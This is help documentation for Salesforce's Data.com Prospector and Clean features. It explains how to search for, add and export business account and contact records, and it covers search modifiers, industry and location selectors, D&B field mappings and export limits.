- To search for the exact name of a company, type the name within quotation marks: **" "**. For example, `"Apple, Inc."` returns only results with the exact company name Apple, Inc.
- To exclude a company from your results, before the company name, type a minus sign: **–**. For example, `-Oracle` returns a list of results that excludes Oracle. For company names with more than one word, after the minus sign, type the first part of the name. For example, `-Adobe` returns a list of results that excludes Adobe Systems.

- You can also use mixed search modifiers. For example, `salesforce, -Microsoft, "GE Healthcare"` returns all results including salesforce (for example, salesforce and salesforce.com, inc.); it excludes all results containing Microsoft; and it finds GE Healthcare but not GE Health Care.

Title

- To exclude a title, before the title, type a minus sign: **–**. For example: –buyer.
- To search for exact titles, type them within quotation marks: **" "**. For example: "Managing Director".
- To search for multiple titles, separate them with commas: **,**. For example: `CEO,-Dr,"managing director"`.

Name or Email

- To search for results for an individual element in this field—just Name or just Email—type that element followed by a colon (**:**) and a space, then type the name, or email you're looking for. For example, `Name: Marc Benioff` returns results with only the name Marc Benioff. `Email: marcbenioff@salesforce.com` returns results with only the email address marcbenioff@salesforce.com.
- Modifiers will not work if you don't include "name: " or "email: ", and you can't mix and match these modifiers (for example, using "name: " and "email: " in the same search).
- To search for multiple names or emails, separate them with commas: **,**.
- To search for exact titles, names, or emails, type them within quotation marks: **" "**.
- To exclude a title, name, or email from your results, before the element, type a minus sign: **–**.

Location | City

- To search for multiple cities, separate them with commas: **,**. For example, `San Francisco, San Jose` returns results for both San Francisco and San Jose, or either one, depending on Data.com data.
- To search for exact cities, type them within quotation marks: **" "**. For example, `"San Francisco"`, won't return results for South San Francisco. Similarly, `"South San Francisco"` won't return any results for San Francisco.

Location | Postal/ZIP Code

- To search for multiple postal or ZIP codes, separate them with commas: **,**. For example, `94105,94122` returns results for both 94105 and 94122, or either one, depending on Data.com data.
- To exclude a postal or ZIP code from your results, before the code, type a minus sign: **–**. For example, `-94122` returns a list of results that excludes 94122.

Location | Area Code

- To search for multiple area codes, separate them with commas: **,**. For example, `312,708` returns results for both 312 and 708, or either one, depending on Data.com data.
- To exclude an area code from your results, before the area code , type a minus sign: **–**. For example, `-708` returns a list of results that excludes 708.
- To find area codes outside the United States and Canada, add the country calling code as a prefix. For example, the United Kingdom's country calling code is `44`, and London's area code is `20`, so to find accounts or contacts in London by area code, enter `4420` in the `Area Code` field.

Data.com Location Selector Fields

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

When you search for accounts and contacts in Data.com, use the location selector to add location criteria to your search query. Here are the fields available with the location selector.

Field	Definition
`Country`	The country or countries where you want to find accounts or contacts. There are over 200 countries available for account searches. There is a limited number of countries available for contact searches. To jump to a country in the list, type the first few letters of the country you're looking for.
`State`	The state or states where you want to find accounts or contacts. This field also includes counties, provinces, and other distinct geographical regions. You must select a single country first. Not all countries have states. To jump to a state in the list, type the first few letters of the state you're looking for.
`City`	The city or cities, where you want to find accounts or contacts. You must select a single country first. If the country you selected has states available, you can narrow the city search to include all available states or one specific state. You can use search modifiers in this field to target and narrow your results.
`Metro Area`	The metro area or areas where you want to find accounts or contacts. Also known as metropolitan and micropolitan statistical areas, metro areas are available for the United States only. You can't use a metro area in a search with a city or a state. To jump to a metro area in the list, type the first few letters of the metro area you're looking for.
`Postal/ZIP Code`	The postal or ZIP code(s) where you want to find accounts or contacts. You can use search modifiers in this field to target and narrow your results.
`Area Code`	The area code(s) where you want to find accounts or contacts. You can use search modifiers in this field to target and narrow your results. To find area codes outside the United States and Canada, add the country calling code as a prefix. For example, the United Kingdom's country calling code is `44`, and London's area code is `20`, so to find accounts or contacts in London by area code, enter `4420` in the `Area Code` field.

Field	Definition
	Tip: When using country calling codes, you should also select a country. This will ensure you're getting only the results you want.


Understanding the Data.com Industry Selector

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

When searching for accounts and contacts in Data.com, use the industry selector to add industries and subindustries to your search criteria. Here's how it works.



1. Select the industry classification system your organization uses.
   - `NAICS` (North American Industry Classification System): Used by business and government to classify North American business establishments according to the type of economic activity. This system includes 20 industry sectors, each with multiple levels of subindustries Industries and subindustries are identified by numeric code, up to six digits.
   - `SIC` (Standard Industry Classification): Used by the United States government to classify business establishments according to the type of economic activity. This system includes 10 industry sectors, each with multiple levels of subindustries Industries and subindustries are identified by numeric code, up to four digits.
   - `Data.com Industry Categories`: The Data.com system of classifying business establishments by industry and subindustry.

   You can select a different industry classification system at any time, but doing so will clear your selections.
2. Use the selection panels to explore industries and their subindustries and add them to your search. If an industry has a numeric classification code, you'll see it here. When you hover over an industry name, you'll get two options.
   - Click the industry name to view its subindustries, if any, in the right panel. If an industry has any available subindustries, you'll see an arrow to the right of the industry name.
   - Click `Add` to add the industry (including all its subindustries) to the **Categories to search by** (Categories) box.

   When you click an industry name in the right panel, it moves to the left panel and its subindustries appear in the right panel. You can continue moving through the industry levels in this manner, adding any industries and subindustries you want to search on as you go. A circle to the right of a subindustry name means you have reached the final level of subindustries. When you add an industry to your search criteria, it appears in the Categories box and all of its subindustries are automatically included. You'll also see a solid green checkmark next to its name. Only the industry, however, appears in the Categories box.

   To remove industries from the Categories box, hover over the industry name and click the . If you remove any subindustries from the selection panel, the industry is removed from the Categories box, and its remaining subindustries appear instead. (This partial selection is denoted by an outlined green checkmark next to the industry name.) Keep in mind that if you select some but not all subindustries within an industry, the number of selections in the Categories box increases.
3. Use the navigation links at the top of the page to keep track of where you are within the industry levels. Click any link to return to that industry level in the selection panels.
4. Click the **Back** arrow to move up one industry level.
5. All industries and subindustries that you add to your search appear in the **Categories to search by** box. You can remove individual selections by clicking the next to the industry or subindustry name. Clicking **Clear all** removes *all* your selections.
6. There's a limit on how many industries and subindustries you can add to one search. If you exceed the limit, you'll need to remove selections in order to continue your search.
7. If the **Categories to search by** box includes a long list of industries, you may need to click the arrow to expand the box to view them all.

Here's an example of how the industry selector works. John is looking for companies that manufacture computers. He decides to use the North American Industry Classification System (NAICS) and begins by clicking the **Manufacturing** industry to reveal its subindustries, which include **Food Manufacturing**, **Machinery Manufacturing**, and lots more. He finds **Computer and Electronic Product Manufacturing**, and clicks it, moving it to the left panel to reveal its subindustries in the right panel. He continues to navigate deeper in to the industry levels in this manner, clicking through subindustries until he ultimately finds what he's looking for: **Computer and Peripheral Equipment Manufacturing**. John clicks `Add` to add two subindustries, **Electronic Computer Manufacturing** and **Computer Storage Device Manufacturing**, to the **Categories to search by** box. Those selections remain in the Categories box even if he navigates to other levels in the selection panel and adds other industries.

When he is finished adding industries to the Categories box, he does a last review of his selections, then happily clicks `Done` to return to the Data.com tab to complete his search.

Understanding Data.com Industry Mapping

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Data.com accounts come from Dun & Bradstreet (D&B) and have up to six SIC (Standard Industry Classification) and six NAICS (North American Industry Classification System) codes, which classify businesses and their locations according to their major economic activities.

Data.com uses an account's primary SIC code to determine the value of the `Industry` field on account records and account cards. By using only the primary SIC code for this industry mapping, Data.com is able to provide a more consistent and accurate value in the `Industry` field, which leads to more relevant search results, regardless of the industry classification system you use in your search query.

For example, if you use the SIC system and select the `Computer Peripheral Equipment` industry, which maps to Electronics, your results will include all accounts with a value of `Electronics` in the `Industry` field. If you use the Data.com Industry Categories classification system and select the `Computers and Electronic` industry, which also maps to Electronics, your results will again include all accounts with a value of `Electronics` in the `Industry` field.

Note: The subindustries under Government in the Data.com Industry Categories classification system are currently unavailable due to mapping limitations between the Data.com Industry Categories and the SIC system.

If you use Data.com Premium Prospector or Data.com Premium Clean, you have access to D&B Company records, which include over 70 fields from Dun & Bradstreet (D&B). Several of those D&B fields are also available on accounts, contacts, and lead records but sometimes with a different field name. This topic details the default field mappings between Data.com's D&B fields and Salesforce account, contact, and lead fields.

System administrators can set up custom field mappings.

Accounts

D&B Field	Account Field
Annual Sales Volume	Annual Revenue
Company Description	Description
D-U-N-S Number	D-U-N-S Number
Facsimile Number	Fax
Location Type	Account Site
Mailing Address	Shipping Address
Number of Employees-Total	Employees
Ownership Type Indicator	Ownership
Primary Address	Billing Address
Primary Business Name	Account Name
Primary NAICS Code	NAICS Code
Primary NAICS Description	NAICS Description
Primary SIC Code	SIC Code
Primary SIC Description	SIC Description
Primary Tradestyle	Tradestyle
Telephone Number	Phone
Ticker Symbol	Ticker Symbol
URL	Website
Year Started	Year Started

Contacts

D&B Field	Contact Field
Primary Address	Mailing Address
Primary Business Name	Account Name

Leads

D&B Field	Lead Field
Annual Sales Volume	Annual Revenue

D&B Field	Lead Field
Company Description	Description
D-U-N-S Number	Company D-U-N-S Number
Number of Employees-Total	No. of Employees
Primary Address	Address
Primary Business Name	Company

Saving Data.com Searches

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To save a Data.com search:	No permissions required

Need to run a specific Data.com search on a regular basis—to find new contacts for your favorite accounts, or new leads for your target markets? You can. Just create a search and save it and you can run it again as often as you like. Note that saving a search *does not* save a static list of results. It saves the criteria and filters you define, so when you rerun the search, you can find the latest matching records. Saved searches are listed to the left of the search tabs, with the most recently run saved search at the top.

You can always modify the search criteria or filters after you run a saved search. If you save the search again, you'll get the option to rename it.

1. Start from the tab for the kind of records you want: contacts or accounts.
2. Enter your search criteria, and filter your results if you need to.
3. Click **Save Search**.
   The name of the save search appears in the Saved Search list.
4. To rerun your saved search, just select its name from the Saved Searches list.
5. If you need to delete a saved search, click Delete ( ) next to its name.

Note: You can have up to 25 saved searches at a time.

Data.com Account Search Fields and Filters

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

Data.com Account Search Fields

Field	Definition
`Company or Website`	The name of a company or the URL of its website. For URLs, use the format *`companyname.domaintype`*; for example, `universaltelco.com`. Don't enter protocols, such as `http:` or `https:`. You can use search modifiers in this field to target and narrow your results.
`Location`	A drop-down that lets you select location criteria, such as country, state, and city. Use the location selector to add location criteria to your search query.
`Industry`	The industry or industries and any related sub-industries for which you want to find accounts. Use the industry selector to add industry categories to your search query.

Data.com Account Filter Categories

Filter Category	Definition
`Options`	The `Show Inactive Records` checkbox lets you show or hide inactive records. Inactive account records are those flagged in Data.com as containing out-of-date or inaccurate information, or representing companies that are *non-marketable*. A non-marketable company, as defined by D&B, is one that is out of business or has requested exclusion from the D&B database. It also includes companies whose D&B record has not been updated in the past 24 months or does not include a complete business name, a valid physical or mailing address, a valid phone number, or an SIC code. Inactive records are hidden by default.

Filter Category	Definition
`Employees`	A manually entered range for the number of employees within an organization. Results are based on the `Number of Employees—Total` field. You can use abbreviations for multiples of thousands (`K` for thousand, `M` for million, and `B` for billion). For example, 10K converts to 10,000. Leave the `Min` or the `Max` field blank to increase your search results. For example, a blank `Min` field will return all zero (0) or blank values.
`Revenue`	A manually entered range for an organization's yearly revenue. You can use abbreviations for multiples of thousands (`K` for thousand, `M` for million, and `B` for billion). For example, 10K converts to 10,000. Leave the `Min` or the `Max` field blank to increase your search results. For example, a blank `Min` field will return all zero (0) or blank values.
`Location Type`	A list of organizational types, such as `Single Location`, `Headquarters`, and `Branch`
`Ownership`	A list of organization ownership types, such as `Public`, `Private`, and `Government`.
`Website Domain Type`	A list of website domain types, such as `.com`, `.org`, and so on. For searches that generate a large list of results, we show the 25 filters with the most results. To see a shorter list, narrow your initial search.

`Location`	A drop-down that lets you select location criteria, such as country, state, and city. Use the location selector to add location criteria to your search query.
`Industry`	The industry or industries and any related sub-industries for which you want to find contacts. Use the industry selector to add industry categories to your search query.
`Name or Email`	The name, or email address of a specific contact. You can use search modifiers in this field to target and narrow your results.

Data.com Contact Filter Categories

Filter Category	Definition
`Options`	The `Show Inactive Records` checkbox lets you show or hide inactive records. Inactive contact records are those flagged in Data.com as containing out-of-date or inaccurate information. Inactive records are hidden by default.
`Company Name`	A list of companies found in your initial search results. For example, if you search for a contact named `William Chen`, all companies that have contacts named William Chen are listed. For searches that generate a large list of results, we show the 25 filters with the most results. To see a shorter list, narrow your initial search.
`Department`	A list of typical departments within organizations.

Filter Category	Definition
`Level`	A list of typical levels within organizations.
`Title`	A set of titles found in your initial search results. For example, if you search for contacts in the `Healthcare, Pharmaceuticals & Biotech` industry and `Doctors & Health Care Practitioners` sub-industry, the list of title filters might include `Chiropractor`, `Dentist`, and `Office Manager`. For searches that generate a large list of results, we show the 25 filters with the most results. To see a shorter list, narrow your initial search.
`Employees`	A manually entered range for the number of employees within an organization. Results are based on the `Number of Employees—Total` field. You can use abbreviations for multiples of thousands (`K` for thousand, `M` for million, and `B` for billion). For example, 10K converts to 10,000. Finding and Adding Accounts from Data.com

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To add accounts from Data.com:	"Create" on accounts

Search Data.com for accounts then add the records you want to Salesforce. Search by company, location, or industry, then use filters as needed to further refine your results.

If you use Data.com Premium Prospector, when you add an account from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the account record via its `D&B Company` field.

1. Click the Data.com tab.
2. Click **Find Accounts**.
3. Enter or select your search criteria. When you click the selection box in the `Industry` field, for example, you'll see the Industry Selector, where you can use industry classifications to select from extensive lists of industries and subindustries to build an industry query as part of your search criteria. When you click the selection box in the `Location` field, you'll see the Location Selector, where you can build a location query as part of your search criteria.
4. Click **Search**. Results are sorted by number of active contacts.
   To show records that have been flagged as inactive, under Options, select `Show Inactive Records`. Inactive records are marked with .
5. If the results list is long, you can:
   - Sort the results by any table heading. The `Updated` heading, for example, sorts results by when they were last updated.
   - Jump to a page by entering a number in the `Page` field.
   - Click the arrows to move from page to page.
6. If you don't see what you're looking for, use filters to narrow your results. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
7. Add all accounts or a selection to Salesforce.
   - To add all accounts, click **Add to Salesforce** and select `All`.
   - To add selected accounts, select the ones you want, then click **Add to Salesforce** and choose `Selected`.
8. Click **Continue**.
   Adding more than 200 records can take a few minutes. If you add that many, we'll send you an email when the process is complete.

9. From the confirmation message, click **Go to Accounts** to view the list of new records on the Accounts home page.

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To search Data.com for contacts:	No permissions required
To add Data.com contacts:	“Create” on contacts
To create an account when adding contacts:	“Create” on accounts

Want to search for contacts across multiple companies, locations, or industries? Start from the Data.com tab. If you add records as contacts, you'll be prompted to associate them with a single account, so keep that in mind when you define your search.

1. Click the Data.com tab.
2. Click **Find Contacts**.
3. Enter or select your search criteria. When you click the selection box in the `Industry` field, for example, you'll see the Industry Selector, where you can use industry classifications to select from extensive lists of industries and subindustries to build an industry query as part of your search criteria. When you click the selection box in the `Location` field, you'll see the Location Selector, where you can build a location query as part of your search criteria.
4. Click **Search**.
   Results are sorted alphanumerically. To show records that have been flagged as inactive, under Options, select `Show Inactive Records`. Inactive records are marked with .
5. If the results list is long, you can:
   - Sort the results by any table heading. The `Updated` heading, for example, sorts results by when they were last updated.
   - Jump to a page by entering a number in the `Page` field.
   - Click the arrows to move from page to page.

   Sorting and page navigation only work for lists of fewer than 100,000 records.
6. If you don't see what you're looking for, use filters to narrow your results. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
   The list updates automatically.
7. Add all contacts or a selection to Salesforce.
   - To add all contacts, click **Add to Salesforce** and select **All**.
   - To add selected contacts, first select the ones you want, then click **Add to Salesforce** and choose `Selected`.

   You'll get a confirmation message showing the number of records you're adding.
8. Select **Contacts**.
   Enter or select the account you want to associate the contacts with. You can associate only one account. If you need to create the account to associate, use the lookup.

9. Click **Continue**.
10. Click **Go to Account** to return to the account record.

Tip: You can also add Data.com contacts directly from an account. Just start your search from that account's detail page.

Getting Data.com Contacts from an Account

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To get Data.com contacts from an account:	"Read" on accounts AND "Create" on contacts

Need contacts for an account? Get them from Data.com with the click of a button on the account's detail page. Just be sure the `Get Contacts` button has been added to the Account page layout.

1. Go to the detail page of the account you want to add contacts for.
2. Click **Get Contacts**. From the drop-down, either:
   - Select a filter to narrow your results by level or department, or
   - Select **All...** to see all contacts for the account.

   The Data.com tab opens and displays a list of contacts that match the account name and any filters you selected. For example, if you want to get manager contacts at Universal Telco, go to Universal Telco's account detail page. Click **Get Contacts** and under `By Level`, select the `Manager-Level` filter. The Data.com tab opens with a list of managers at Universal Telco.
3. Select more filters if you need a more targeted list. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
4. Add all contacts or a selection to Salesforce.
   - To add all contacts, click **Add to Salesforce**.

- To add selected contacts, first select the ones you want, then click **Add to Salesforce** and choose `Selected`.

You'll get a confirmation message showing the number of contacts you're adding.

5. Select **Contacts** to add the records as contacts associated with the account you started from.
   They'll be associated with the account you started from.
6. Click **Continue** to add the records.
7. Click **Go to Account** to return to the account record.

User Permissions Needed	
To add Data.com contacts as leads:	"Create" on leads

Need leads? Get them from Data.com. First search for contacts, then add the contacts you want to Salesforce as leads.

If you use Data.com Premium Prospector, when you add a lead from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the lead record via its `D&B Company` field.

1. Search for contacts.
2. Select the contacts you want to add and click **Add to Salesforce**.
3. Select `Leads` to add the records as leads and click **Continue**.
4. Click **Go to Leads** to view the list of new records on the Leads home page.

Guidelines for Adding Data.com Records to Salesforce

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Search Data.com for accounts, contacts, and leads, and if you have a Data.com license, you can add the records you want to Salesforce. Here are some things to consider when you add Data.com records to Salesforce.

- When you add Data.com contacts or accounts, each one counts against your monthly record addition limit. If you add a record as a contact, and then add the same record as a lead, the record will count against your monthly addition limit only once. The same is true when you add a record as a lead first, and then add the same record as a contact. Similarly, if you add records you've *already exported* from Data.com, the *added* records don't count against your monthly record addition limit.
- You can't add records you've already added to Salesforce (●), unless either the record has been deleted from Salesforce, or your organization allows duplicates.
- If you can't add one or more records to Salesforce because of errors, we'll notify you and provide the error details in a `.csv` file.
- You can add only as many records as your monthly addition limit allows. If you're trying to add a number of records that exceeds your limit, you'll see a message that lets you know the number of remaining additions you have. If you've reached your monthly record addition limit, you can't add any more.
- Regardless of your monthly addition limit or the number of remaining additions you have, you can't add more than 100,000 records at a time. If you try, you'll see a prompt to refine your list.
- If your search produces a large number of results, you won't see all data past page 10. If this happens, have your system administrator contact salesforce.com Customer Support to enable unlimited view.

Understanding Record Icons in Data.com Search Results

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

When you search Data.com for accounts and contacts, you might see one or more icons next to the records in your search results.

Icon	Definition
Already in Salesforce	The record is already in Salesforce. Either of these conditions represents a record that is already in Salesforce • The record was added to Salesforce from the Data.com tab. In the process, it was purchased from Data.com and counted against your monthly addition limit. • The record was manually created in Salesforce and later matched by Data.com Clean. The record was not purchased from Data.com and not counted against your monthly addition limit.
Already Purchased	The record was already purchased from Data.com. Either of these conditions represents a record that has been purchased from Data.com. • The record was added to Salesforce from the Data.com tab. In the process, it was purchased from Data.com and counted against your monthly addition limit. • The record was exported from Data.com. In the process, it was purchased from Data.com and counted against your monthly addition limit.
Inactive	The Data.com record corresponding to the Salesforce record has been marked `Inactive`. An account or contact record may be inactive if it contains out-of-date or inaccurate information. An account record may also be inactive if it's *non-marketable*. A non-marketable company, as defined by D&B, is one that is out of business or has requested exclusion from the D&B database. It also includes companies whose D&B record has not been updated in the past 24 months or does not include a complete business name, a valid physical or mailing address, a valid phone number, or an SIC code. Inactive records are hidden by default.


Exploring Data.com Accounts from the Account Card

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To search Data.com for accounts:	No permissions required

From a list of Data.com account search results, just click the name of any account and its account card appears. Use the account card to research the company, get an overview of its business, or view a breakdown of its contacts. Key Dun & Bradstreet (D&B) data is available.

Tip: You can view the account card for any of your Salesforce accounts that exist in Data.com. Just do a quick search for the account on the Data.com tab.



Here are your options.

1. Get address and phone information plus a link to the account's website.
2. View the account's demographic and financial data. The `Account Site` field identifies whether the company is a headquarters, a branch, or a single location.
3. Identify the source of the account information (D&B or Jigsaw), and find out when the source's information was last updated.

4. Click an icon to research the account by searching Google, LinkedIn, or Yahoo Finance. If the account's data comes from Jigsaw, you'll see an icon for Data.com and can search there.
5. Click the Data.com Contacts tab to see the account's Data.com contact breakdown by level and department. Click a number to find the account's contacts at that level on the Salesforce Data.com tab.
6. Click the Overview tab to get a detailed company description from D&B (if available).
7. Click the Additional D&B Data tab to view the additional D&B fields available, including `D-U-N-S Number` and `NAICS Code`.

Note: You can't see the entire `D-U-N-S Number` value for an account (on the comparison page or the account card) until the account has been added to Salesforce from Data.com or (for existing records) cleaned with Data.com. Until you add or clean the record, the number's first five digits are masked with asterisks (*).

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions


User Permissions Needed	
To search Data.com for contacts:	No permissions required

Note: If your search produces a large number of results, contact cards will not be available past page 10. If this happens, have your system administrator contact salesforce.com Customer Support to enable unlimited view.

From your Data.com contact search results, you can view any contact's contact card. Use the contact card to research a contact, do social networking, or find the address of the organization where the contact works.

To view a contact card, just click the contact's name in the list of search results.

Tip: You can view the contact card for any of your Salesforce contacts that exist in Data.com. Just do a quick search for the contact on the Data.com tab.



Here are your options.

1. Get the contact's title, address, phone, and email.
2. Get the name and address of the company the contact works for.
3. Search for the contact on Google, LinkedIn, or Data.com.

To add Data.com contacts as leads	“Create” on leads

If errors are preventing you from adding one or more Data.com records to Salesforce, we’ll provide a .csv error log file. How we provide the error log depends on what you were trying to do.

- If you were trying to add fewer than 200 records, you’ll see a message with a link to the error log on the Files tab.
- If you were trying to add 200 records or more, you’ll receive an email with a link to the error log on the Files tab.
- If you were trying to add any number of records and you *do not* have Chatter enabled, you’ll receive an email with the error log attached.

1. Open the record addition error log and review the errors, then take one of these actions.

- If you see errors regarding duplicate records, you don't need to do anything. "Duplicate" errors mean that the records are already in Salesforce, so you don't need to add them again. If your Data.com preferences are set to allow duplicates, the error log will not include any "duplicate" errors.
- If you see errors regarding your organization's custom configurations, such as triggers, validation rules, or workflow, let your system administrator know because they may need to correct these configurations.
- For all other errors, contact your system administrator, who may need to contact Support.

2. After the errors have been resolved, try again to add the Data.com records to Salesforce.

Exporting Data.com Account Records

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To export Data.com accounts records:	"Read" on accounts

If you want to work with Data.com account records in other programs, you can export them from your search results on the Data.com tab. Exporting creates a comma-separated value (`.csv`) file that you can open in Microsoft Excel or any program that supports `.csv` format.

How we provide the export file depends on:

- The number of records. If you were trying to export fewer than 200 records, you'll see a message with a link to the export file on the Files tab. If you were trying to export 200 records or more, you'll receive an email with a link to the export file on the Files tab.
- Whether you have Chatter enabled. If you do not, you'll receive an email with the export file attached.

The account fields that are exported are:

- `Jigsaw` (the account's `Data.com Key`)
- `Name`
- `Website`
- `Phone`
- `BillingStreet`
- `BillingCity`
- `BillingState`
- `BillingPostalCode`
- `BillingCountry`
- `Industry`

- `NumberOfEmployees`
- `AnnualRevenue`
- `Ownership`
- `TickerSymbol`
- `Fax`
- `FipsMsaCode` (Data.com Premium Prospector only)
- `Sic`
- `SicDesc`
- `NaicsCode`
- `NaicsDesc`
- `StockExchange` (Data.com Premium Prospector only)
- `SalesVolumeReliability` (Data.com Premium Prospector only)
- `EmployeesTotalReliability` (Data.com Premium Prospector only)
- `Data.com Last Updated Date`

1. Start from a list of Data.com account search results.
2. Export all accounts or a selection.
   - To export all accounts, click **Export Results** and choose `All`.
   - To export selected accounts, select the ones you want, then click **Export Results** and choose `Selected`.
3. Choose whether you want to exclude records that are already in Salesforce (●) or that were already purchased by any Data.com user in your organization (✓).
4. Click **Continue**.
   A dialog box appears. It will either include a link to the export file on the Files tab or inform you that the export file will be sent in an email.

User Permissions Needed	
To export contacts:	"Read" on contacts

If you want to work with Data.com contact records in other programs, you can export them from your search results on the Data.com tab. Exporting creates a comma separated value (`.csv`) file that you can open in Microsoft Excel or any other program that supports `.csv` format. If your organization respects Do-Not-Contact settings, contact records with `Do Not Call` or `Email Opt Out` selected have blank `Phone` or `Email` fields in. `csv` files.

How we provide the export file depends on:

- The number of records. If you were trying to export fewer than 200 records, you'll see a message with a link to the export file on the Files tab. If you were trying to export 200 records or more, you'll receive an email with a link to the export file on the Files tab.
- Whether you have Chatter enabled. If you do not, you'll receive an email with the export file attached.

The contact fields that are exported are:

- `Jigsaw` (the contact's `Data.com Key`)
- `FirstName`
- `LastName`
- `Title`
- `Phone`
- `Email`
- `MailingStreet`
- `MailingCity`
- `MailingState`
- `MailingPostalCode`
- `MailingCountry`
- `AccountName`
- `NumberofEmployees`
- `AnnualRevenue`
- `Department`
- `Industry`
- `Data.com Last Updated Date`

1. Start from a list of Data.com contact search results.
2. Export all contacts or a selection.
   - To export all contacts, click **Export Results** and choose `All`.
   - To export selected contacts, select the ones you want, then click **Export Results** and choose `Selected`.
3. Choose whether you want to exclude records that are already in Salesforce ( ) or that were already purchased by any Data.com user in your organization ( ).
4. Click **Continue**.
   A dialog box appears. It will either include a link to the export file on the Files tab or inform you that the export file will be sent in an email.

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you want to work with Data.com account records in other programs, you can export them from your search results on the Data.com tab. Exporting creates a comma-separated value (`.csv`) file that you can open in Microsoft Excel or any program that supports `.csv` format. Here are some things to consider when exporting records sourced from Data.com.

- If you export Data.com contacts or accounts *instead of* adding them to Salesforce, each exported record counts against your monthly record addition limit. If you export records you've *already added* to Salesforce or *re-export* contacts you previously exported, the exported records don't count against your monthly record addition limit.
- A green dot ( ) appears in the search results next to records already in Salesforce. A blue checkmark ( ) appears in the search results next to records that were already purchased by any Data.com user in your organization. You can exclude those records from the export by selecting that option on the export confirmation message.
- If you export a group of Data.com contacts, then add those same contacts to Salesforce as leads, you can still add those contacts back into Salesforce as contacts.
- If your organization respects Do-Not-Contact settings, contact records with `Do Not Call` or `Email Opt Out` selected have blank `Phone` or `Email` fields in. `csv` files.
- You can export only as many records as your monthly addition limit allows. If you're trying to export a number of records that exceeds your limit, you'll see a message that lets you know the number of remaining additions you have. If you've reached your monthly record *addition* limit, you can't *export* any records.
- Regardless of your monthly addition limit or the number of records you have left to add, you can't export more than 50,000 records at a time. If you try, you'll see a prompt to refine your list.
- If numeric values, such as phone numbers, are cut off in the `.csv` file, change the format of the field's column in the `.csv` file to `General` or `Text`, or open the file in a text editor such as WordPad.

You can import the list of records back into Salesforce using Data Loader. Unless your Data.com preferences are set to allow duplicate records, the import process checks for duplicates using the Data.com ID number from the `Data.com Key` field.

These records won't be imported from Data Loader.

- Any record that has the same Data.com ID (from the `Data.com Key` field) as another record *within* the `.csv` file.
- Any record that has the same Data.com ID (from the `Data.com Key` field) as a record *already in* Salesforce.

Using Data.com Reports and Dashboards

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To run Data.com reports:	"Run reports"

The Data.com Reports AppExchange package offers several preconfigured reports and two corresponding dashboards. The reports available on the Data.com Analytics dashboard are used primarily by sales operations and those responsible for keeping your Salesforce data clean. The reports available on the Data.com Impact dashboard are used primarily by sales management to see the value Data.com is providing in terms of converted leads, sales forecast, and revenue. This table describes each report.

Report	Description
Accounts by Clean Status	Which clean status does each account have? Grouped by clean status.
Accounts from Data.com	Which accounts have been added from Data.com? Grouped by date and creator.
Accounts Managed by Data.com	Which accounts are matched to Data.com records and are therefore managed records?
Accounts with Duplicate Data.com Keys	Which accounts have the same Data.com key and are likely duplicate records? Grouped by Data.com key.
Contacts by Clean Status	Which clean status does each contact have? Grouped by clean status.
Contacts from Data.com	Which contacts have been added from Data.com? Grouped by date and creator.
Contacts Managed by Data.com	Which contacts are matched to Data.com records and are therefore managed records?
Contacts with Duplicate Data.com Keys	Which contacts have the same Data.com key and are likely duplicate records? Grouped by Data.com key.
Converted Leads from Data.com	Which converted leads were sourced from Data.com?
Data.com Clean Daily Metrics	How many records are processed, matched, and cleaned on a daily basis?
